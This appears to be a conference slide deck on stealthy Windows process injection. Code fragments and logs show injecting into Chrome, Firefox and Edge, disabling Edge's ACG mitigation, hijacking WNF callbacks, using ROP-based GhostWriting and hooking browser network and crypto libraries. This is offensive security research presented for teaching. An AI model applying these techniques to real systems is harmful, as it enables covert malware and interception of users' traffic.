
Weaponizing Process Injection on Windows

Who am I?

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Personal research


• OK lets dive in!



Code Injection

Code injection

- Widely covered topic
- What this talk is not about:
 - Review of all possible techniques
 - New injection methods
 - Sandbox escape
- What this talk is about:
 - Leverage Windows API to customize attacks
 - Bypass protection and detection mechanisms



Common injection pattern

- Open target process
- Inject code into to process memory
- Execute injected code in target process

Common injection pattern

Most classic methods:

```
OpenProcess(PROCESS ALL ACCESS, FALSE, targetPid);
VirtualAllocEx(targetProcess, NULL, moduleSize, MEM RESERVE | MEM COMMIT,
PAGE EXECUTEREADWRITE);
NtCreateSection(&hSectionHandle, SECTION ALL ACCESS, NULL, &SectionMaxSize,
PAGE EXECUTE READWRITE, SEC COMMIT, NULL);
WriteProcessMemory(targetProcess, distantModuleMemorySpace, payload, payloadSize, NULL);
NtMapViewOfSection(hSectionHandle, hProcess, &sharedSectionRemoteAddress, NULL, NULL,
NULL, &ViewSize, dwInheritDisposition, NULL, PAGE EXECUTE READWRITE);
CreateRemoteThread(proc, NULL, 0, remoteRoutine, (LPVOID)param, 0, NULL);
```


Weaponization 1/2

- Injected code must be stealthy
 - Do not rely on RWX memory
 - Legit thread start address
 - Reduce usage of well known API
 - No crash in target process
- Injected code must be powerful and easy to write:
 - C/C++ source code (no shellcode or worse, ROP shellcode)
 - Ability to use CRT
 - Ability to deploys hooks

Weaponization 2/2

- Injection method must be generic:
 - Do not require admin privileges
 - Do not rely on a process specific implementation
 - Bypass Windows protection such CIG, ACG, CFG
- Injected code must work on next targets
 - Chrome
 - Firefox
 - Edge
 - Any other medium integrity process






What to Inject?

PE injection method

- Payload is current .exe module
- Compatible with most injection methods
- Additional actions
 - Patch relocation table
 - Reload DLLs / Patch IAT
 - Delay loading of WinCRT



PE injection method


Address	Protection	Details	Туре
□ 00007FF622810000	Execute/Read	C:\Users\pa	Image (ASLR)
00007FF622810000	Read	Header	Image (ASLR)
00007FF622811000	Execute/Read	.text	Image (ASLR)
00007FF62282E000	Read	.rdata	Image (ASLR)
00007FF62284D000	Read/Write	.data	Image (ASLR)
00007FF62284E000	Copy on write	.data	Image (ASLR)
00007FF622850000	Read	.pdata	Image (ASLR)
00007FF622852000	Read	_RDATA	Image (ASLR)
00007FF622853000	Read	.rsrc	Image (ASLR)
00007FF622854000	Read	.reloc	Image (ASLR)

Patch relocation table

Load CRT

Injected code capacities

- C++ code
- Hooking (using MinHook)
- Writing debug events
- Network communication
- Write on file system



Avoid Red Flags

Avoid RWX mapping

- Easy with PE injection
 - Just apply the same protection as origin module


```
PIMAGE SECTION HEADER section = IMAGE FIRST SECTION(headers);
        for (size t i = 0; i < headers->FileHeader.NumberOfSections; i++)
           LPVOID sectionDestination = (LPVOID)((DWORD PTR)sharedSectionRemoteAddress + (DWORD PTR)section-
        >VirtualAddress);
           LPVOID sectionOrigin = (LPVOID)((DWORD PTR)moduleBaseAddress + (DWORD PTR)section->VirtualAddress);
           // Get information about original section
           VirtualQuery(sectionOrigin, &info, sizeof(info));
           log trace("
                            -> Changing section %s rights to %d (location:%p)\n", section->Name, info.Protect,
         sectionDestination);
           ok = VirtualProtectEx(hProcess, sectionDestination, section->Misc.VirtualSize, info.Protect,
        &oldProtect);
           if (!ok)
              log error(" [!] Failed to use VirtualProtectEx! Abort.\n");
               return FALSE;
           section++;
= 000001FCF9B60000
                                                                                                                                             5 Execute/Read
                                   Private Data
                                                       272 K
                                                                 272 K
                                                                                  272 K
                                                                                             272 K
                                                                                                       272 K
     000001FCF9B60000
                                   Private Data
                                                        4 K
                                                                   4 K
                                                                                   4 K
                                                                                             4 K
                                                                                                       4 K
                                                                                                                                               Read
                                                                                                      112 K
                                   Private Data
                                                      112 K
                                                                 112 K
                                                                                  112 K
                                                                                             112 K
                                                                                                                                               Execute/Read
                                                                                                      124 K
                                   Private Data
                                                       124 K
                                                                 124 K
                                                                                  124 K
                                                                                             124 K
                                                                                                                                               Read
                                   Private Data
                                                       12 K
                                                                  12 K
                                                                                   12 K
                                                                                             12 K
                                                                                                       12 K
                                                                                                                                               Read/Write
     000001FCF9B9F000
                                   Private Data
                                                        20 K
                                                                  20 K
                                                                                   20 K
                                                                                              20 K
                                                                                                        20 K
                                                                                                                                               Read
```

Avoid invalid thread start adress

- Create remote thread in suspended state
- Manipulate remote thread registries using SetThreadContext
- Injected thread registers before SetThreadContext:
 - RIP → RtlUserThreadStart
 - RCX → Injected remote thread start address
- Injected thread registers after SetThreadContext:
 - RIP → JMP RAX address
 - RAX → Injected remote thread start address
 - RCX → Parameter to remote thread routine

Alternative to common APIs

- Avoid OpenProcess
 - Grab existing HANDLE to process!
 - Look for handles using NtQuerySystemInformation
 - Use DuplicateHandle or NtDuplicateObject to copy the HANDLE in current process
- Several process have already available handles



Inject into Chrome

• Duplicate handle, use shared memory, no rwx, valid start adress

```
********************
****** Starting PE injection ***********
[+] Enable SeDebugPrivilege privilege
 [!] Failure
[+] Target: chrome.exe
******* Injecting 6212 *********
 [+] Look for existing handles for process with PID 6212
[+] Looking for a privilege handle to process 6212...
[+] Found process handle 0000000000000000 (duplicated is 00000000000001E4)
   -] Handle has enough privileges!
[+] Check for dynamic code mitigation policy...
  [-] Dynamic code mitigation policy is disabled.
                                                                PaRAMsite: Injection success. Enter PaRAMsite thread
 [+] Injecting module via shared memory...
                                                                PaRAMsite: param is 0000000000424242
  [-] Create section
                                                                PaRAMsite: [+] Start CRT...
     Map section in current process
   -] Map section in target process
                                                                PaRAMsite: [+] Main thread (thread id: 11416)
  [-] Duplicate module memory in mapped section
                                                                Paramsite: [+] Paramsite running from: C:\Program Files (x86)\Google\Chrome
     Patch relocation table in copied module
                                                                PaRAMsite: [+] Chrome detected!
     Modify remote module pages protection to avoid RWX
   Execute remote code vie CreateStealthRemoteThread...
                                                               PaRAMsite: [+] Hooking chrome.dll ...
   -] Looking for protection bypass gadget....
  [-] Looking for data in process 6212
   -] Execute remote thread via CreateRemoteThread in suspended state
   -] Modify target thread registries ...
   -] Resume target thread ...
   Success :)
    ^('0')^ < Bve!
```

Alternative to common APIs

- Avoid CreateRemoteThread
- Several possibilities
 - APC (also a classic)
 - Multiple callbacks (windows, TLS, WNF, etc)


WNF Injection

- System-wide notification system
 - "The Windows notification Facility by Alex Ionescu & Gabrielle Viala" at SIGSEGv1
 - Modexp injection POC for explorer.exe
- Generalize POC:
 - Iterate through all subscriptions to find a suitable object
 - Overwrite the WNF subscription callback
 - Trigger payload with call to NtUpdateWnfStateData
 - Works with any writeable process

WNF Injection

Inject into Chrome

```
[+] Enable SeDebugPrivilege privilege
 [!] Failure
  Current process privileges
 [-] SeChangeNotifyPrivilege
[+] Target: chrome.exe
******* Injecting 7848 *********
[+] Open remote process with PID 7848
[+] Injecting module...
 [-] Allocate memory in remote process
 [-] Allocate memory in current process
    Duplicate module memory in current process
    Patch relocation table in copied module
 [-] Copy modified module in remote process
[+] Searching WNF subscription table in 7848...
 [-] Locate .data segmet
 [-] Scan .data segment for subscription table
 [-] Found subscription table at 00007FFB1DA66090
 [-] Scanning subscription table for subscriptions...
[+] Attempts to trigger a WNF callback...
 [-] Trying via WNF 0x41C64E6DA3BE0845
 [-] Trying via WNF 0x41C64E6DA2BB4145
 [-] Trying via WNF 0x41C64E6DA2BB3945
 [-] Trying via WNF 0x41870128A3BC1875
   -> It worked!
  Success :)
   ^('0')^ < Bye!
```



Focus on GhostWriting

GhostWriting

- Use context manipulation
 - Avoid all common APIs!
- How to weaponize?
 - Need an infinit loop gadget -> JMP 0; in ntdll.dll
 - Need write anywhere gadget -> python ROPgadget.py --binary C:\Windows\System32\ntd11.d11 0x000000018005de0a : mov qword ptr [rdx], rax; ret
 - Play with stack and registers
 - Build functions over that



Write and execution via thread context

Remote write anywhere

```
/*
Use context manipulation to write valueToWrite at addressToWrite in another process
rtManipulation must have been previously initialized by a call to
MagicThread::InitThreadContextManipulation
*/
VOID MagicThread::WriteToRemoteThread(PREMOTE_THREAD_CONTEXT_MANIPULATION rtManipulation,
ULONG_PTR addressToWrite, ADDRESS_VALUE valueToWrite)
```

Remote execution of Windows API

```
/*
Trigger a function is another process, 4 parameters can be passed
rtManipulation must have been previously initialized by a call to
MagicThread::InitThreadContextManipulation
*/
ADDRESS_VALUE MagicThread::TriggerFunctionInRemoteProcess(
    PREMOTE_THREAD_CONTEXT_MANIPULATION rtManipulation,
    CONST TCHAR* moduleName,
    CONST TCHAR* functionName,
    ADDRESS_VALUE param1,
    ADDRESS_VALUE param2,
    ADDRESS_VALUE param3,
    ADDRESS_VALUE param4
)
```

Use for PE injection

We can call any function

```
log info(" [-] Allocate memory in remote process\n");
// distantModuleMemorySpace = VirtualAllocEx(targetProcess, NULL, moduleSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
distantModuleMemorySpace = MagicThread::TriggerFunctionInRemoteProcess(&rmi, "Kernel32.dll", "VirtualAlloc", 0,
(ADDRESS VALUE)moduleSize, MEM RESERVE | MEM COMMIT, PAGE READWRITE);
log info(" [-] Modify remote module pages protection to avoid RWX\n");
// Store variable necessary for oldProtect param of VirtualProtect
MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0X20, rmi.jmp0GadgetAddr+0x30); // Store on remote stack pointer to other part
of stack
MagicThread::TriggerFunctionInRemoteProcess(&rmi, "Kernel32.dll", "VirtualProtect", distantModuleMemorySpace, (ADDRESS VALUE)headers-
>OptionalHeader.SizeOfHeaders, PAGE READONLY, rmi.jmp0StackAddr + 0X20);
log debug(" [-] Create a thread in the remote process \n");
// CreateThread require 6 param, we put param 5 and 6 on the stack first
MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0x28, (ADDRESS VALUE)CREATE SUSPENDED);
MagicThread::WriteToRemoteThread(&rmi, rmi.jmp0StackAddr+0x30, 0);
ADDRESS VALUE remoteThreadHandle = MagicThread::TriggerFunctionInRemoteProcess(&rmi, "Kernel32.dll", "CreateThread", 0, 0,
rmi.jmp0GadgetAddr, 0);
```

Use for PE injection

- Copy the content of module address after address
 - Replace WriteProcessMemory


```
/* Write processed module image in target process memory */
log_info(" [-] Copy modified module in remote process\n");
//WriteProcessMemory(hProcess, (LPVOID)distantModuleMemorySpace, moduleCopyBaseAddress, moduleSize, NULL);
ADDRESS_VALUE i;
for (i = 0; i < moduleSize; i += sizeof(ADDRESS_VALUE))
{
          MagicThread::WriteToRemoteThread(&rmi,(ULONG_PTR)(distantModuleMemorySpace + i), *((ADDRESS_VALUE*)(moduleCopyBaseAddress + i)));
}</pre>
```

Exemple: Inject into Firefox

```
[+] Enable SeDebugPrivilege privilege
  [!] Failure
[+] Target: firefox.exe
******* Injecting 4420 **********
+] Open remote process with PID 4420
[+] Check for dynamic code mitigation policy...
 [-] Dynamic code mitigation policy is disabled.
[+] Injecting module via context manipulation...
  [-] Allocate memory in remote process
  [-] Trigger VirtualAlloc in 4420...

    -] Allocate memory in current process

    Duplicate module memory in current process
  - Patch relocation table in copied module
 [-] Copy modified module in remote process
                                                     [4420] PaRAMsite: Injection success. Enter PaRAMsite thread
                                                     [4420] PaRAMsite: param is 00007FF754207320
  [-] Modify remote module pages protection to avoid RWX
  -] Trigger VirtualProtect in 4420...
                                                     [4420] PaRAMsite: [+] Start CRT...
  -] Trigger VirtualProtect in 4420...
                                                     [4420] PaRAMsite: [+] Main thread (thread id: 1356)
   -] Trigger VirtualProtect in 4420...
                                                     [4420] PaRAMsite: [+] PaRAMsite running from: C:\Program Files\Mozilla Firefox\firefox.exe.
  -] Trigger VirtualProtect in 4420...
  -] Trigger VirtualProtect in 4420...
                                                     [4420] PaRAMsite: [+] Firefox detected!
  -] Trigger VirtualProtect in 4420...
                                                     [4420] PaRAMsite: [+] Hooking Firefox...
  -] Trigger VirtualProtect in 4420...
                                                     [4420] PaRAMsite: [-] Hooking firefox module nss3.dll
  - | Trigger VirtualProtect in 4420...
  -] Trigger CreateThread in 4420...
                                                     [4420] PaRAMsite: [+] Hooking User32.dll ...
  Execute remote code by hijacking existing suspended thre
    Looking for protection bypass gadget....
    Looking for data in process 4420
  -] Modify target thread registries ...
   Success :)
   ^('0')^ < Bye!
```



Bypass Protections

Inject and deploy hooks into Firefox

- Protections
 - Hooking of BaseThreadInitThunk
 - Hooking of LdrLoadDll

• No problem to bypass with earlier methods ©

Inject and deploy hooks into Edge

- Protections
 - Process Signature Policy mitigation (CIG) -> Prevents loading unsigned DLL
 - Dynamic Code Policy mitigation (ACG) -> Prevents Hooking
 - Sandbox (appContainer) -> Several limitations on injected code
 - And much more!

 CIG is bypassed with PE injection (we do not load a DLL), what about ACG?

Dynamic Code Mitigation Policy

- ACG: Code cannot be dynamically generated or modified
- The Windows kernel prevents a process from creating and modifying code pages in memory:
 - Code pages are immutable.
 - New, unsigned code pages cannot be created.

```
typedef struct _PROCESS_MITIGATION_DYNAMIC_CODE_POLICY {
    union {
        DWORD Flags;
        struct {
            DWORD ProhibitDynamicCode : 1;
            DWORD AllowThreadOptOut : 1;
            DWORD AllowRemoteDowngrade : 1;
            DWORD AuditProhibitDynamicCode : 1;
            DWORD ReservedFlags : 28;
        } DUMMYSTRUCTNAME;
    } DUMMYUNIONNAME;
} PROCESS_MITIGATION_DYNAMIC_CODE_POLICY, *PPROCESS_MITIGATION_DYNAMIC_CODE_POLICY;
```

Disable Dynamic Code Policy?

```
BOOL GetProcessMitigationPolicy(
    _In_ HANDLE hProcess,
    _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,
    _Out_writes_bytes_(dwLength) PVOID lpBuffer,
    _In_ SIZE_T dwLength
    );

BOOL SetProcessMitigationPolicy(
    _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,
    _In_reads_bytes_(dwLength) PVOID lpBuffer,
    _In_ SIZE_T dwLength
    );
```

```
typedef struct _PROCESS_MITIGATION_DYNAMIC_CODE_POLICY {
   union {
     DWORD Flags;
     struct {
        DWORD ProhibitDynamicCode : 1;
        DWORD AllowThreadOptOut : 1;
        DWORD AllowRemoteDowngrade : 1;
        DWORD AuditProhibitDynamicCode : 1;
        DWORD ReservedFlags : 28;
     } DUMMYSTRUCTNAME;
   } DUMMYUNIONNAME;
} PROCESS MITIGATION DYNAMIC CODE POLICY, *PPROCESS MITIGATION DYNAMIC CODE POLICY;
```

AllowRemoteDowngrade: "Set (0x1) to allow non-AppContainer processes to modify all of the dynamic code settings for the calling process, including relaxing dynamic code restrictions after they have been set. »



Dynamic Code Policy Analysis

- SetProcessMitigationPolicy -> NtSetInformationProcess((HANDLE)-1, 0x34, ...
- Kernel side of NtSetInformationProcess :

Dynamic Code Policy Analysis

Dynamic Code policy in EPROCESS

```
dt ntdll! EPROCESS -r1 -t
. . .
  +0x850 MitigationFlags : Uint4B
  +0x850 MitigationFlagsValues : <anonymous-tag>
      +0x000 ControlFlowGuardEnabled : Pos 0, 1 Bit
      +0x000 ControlFlowGuardExportSuppressionEnabled : Pos 1, 1 Bit
      +0x000 ControlFlowGuardStrict: Pos 2, 1 Bit
      +0x000 DisallowStrippedImages : Pos 3, 1 Bit
     +0x000 ForceRelocateImages : Pos 4, 1 Bit
     +0x000 HighEntropyASLREnabled : Pos 5, 1 Bit
     +0x000 StackRandomizationDisabled : Pos 6, 1 Bit
     +0x000 ExtensionPointDisable : Pos 7, 1 Bit
     +0x000 DisableDynamicCode : Pos 8, 1 Bit
      +0x000 DisableDynamicCodeAllowOptOut : Pos 9, 1 Bit
      +0x000 DisableDynamicCodeAllowRemoteDowngrade : Pos 10, 1 Bit
      +0x000 AuditDisableDynamicCode : Pos 11, 1 Bit
      +0x000 DisallowWin32kSystemCalls : Pos 12, 1 Bit
. . .
```

Dynamic Code Policy Analysis

Conditions to disable Dynamic Code Policy

Disable Dynamic Code Policy!

Implement SetRemoteProcessMitigationPolicy

```
BOOL MagicSecurity::SetRemoteProcessMitigationPolicy(
   DWORD targetPid,
   PROCESS_MITIGATION_POLICY MitigationPolicy,
                            lpBuffer,
   SIZE T
                            dwLength
   BOOL result = FALSE;
   HANDLE proc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, targetPid);
   if (proc != NULL)
       type NtSetInformationProcess NtSetInformationProcess (GetModuleHandle("ntdll.dll"), "NtSetInformationProcess");
       // Build ProcessMitigationPolicy structure to pass as ProcessInformation (DWORD policy value we want to set + DWORD policy index in PROCESS MITIGATION POLICY enum)
       uint64 t policy = *(DWORD *)lpBuffer;
       policy = policy << 32;</pre>
       policy += (DWORD)MitigationPolicy;
       NTSTATUS ret = NtSetInformationProcess(
           (PROCESS_INFORMATION_CLASS)0x34,// For ProcessMitigationPolicy value
           &policy,
          sizeof(policy)
       if (ret == 0)
           result = TRUE;
       else
                          [!] NtSetInformationProcess failed. ret value:%d \n", ret);
           my_dbgprint("
       CloseHandle(proc);
   return result;
```

Injecting and hooking Edge

```
Starting PE injection
                                                                              PaRAMsite: Injection success. Enter PaRAMsite thread
[+] Enable SeDebugPrivilege privilege
                                                                              PaRAMsite: param is 0000000000424242
   [!] Failure
[+] Target: MicrosoftEdge.exe
                                                                              PaRAMsite: [+] Main thread (thread id: 9160)
                                                                              PaRAMsite: [+] PaRAMsite running from: C:\Windows\SystemApps\Microsoft.MicrosoftEdge
 ********** Injecting 9612 **********
                                                                              PaRAMsite: [+] Hooking winhttp.dll ...
[+] Open remote process with PID 9612
                                                                              PaRAMsite: [+] Hooking wininet.dll ...
[+] Check for dynamic code mitigation policy...
                                                                              PaRAMsite: [+] Hooking urlmon.dll ...
  [!] Dynamic code mitigation policy is enabled!
                                                                              PaRAMsite: [+] Hooking kernel32.dll ...
[+] Attempt to disable code mitigation policy...
                                                                              PaRAMsite: [+] Hooking ws2 32.dll ...
   [-] Success!
                                                                              PaRAMsite: [+] Hooking User32.dll ...
[+] Injecting module via win APIs...
                                                                              PaRAMsite: All Hooked installed.
   [-] Allocate memory in remote process
                                                                              PaRAMsite: InternetConnectW hook triggered!
   [-] Allocate memory in current process
                                                                              PaRAMsite: HttpOpenRequestW hook triggered!
      Duplicate module memory in current process
      Patch relocation table in copied module
  [-] Copy modified PE in remote process and apply equivalent section protection (avoid RWX)
    Execute remote code vie CreateRemoteThread...
    Success :)
    ^('0')^ < Bye!
```

Note: Edge is ok but deploying hooks into browser_broker requires SE_DEBUG privilege

To sum up

- Go beyond fancy names and proof of concepts
- Learn from official and unofficial documentation
- Use the right tools, write your own code
- When no documentation exist, reverse!

Thank you! Any questions?

- If we dont have time...
 - DM @EmericNasi
 - emeric.nasi@sevagas.com
- Several papers including details will be released soon!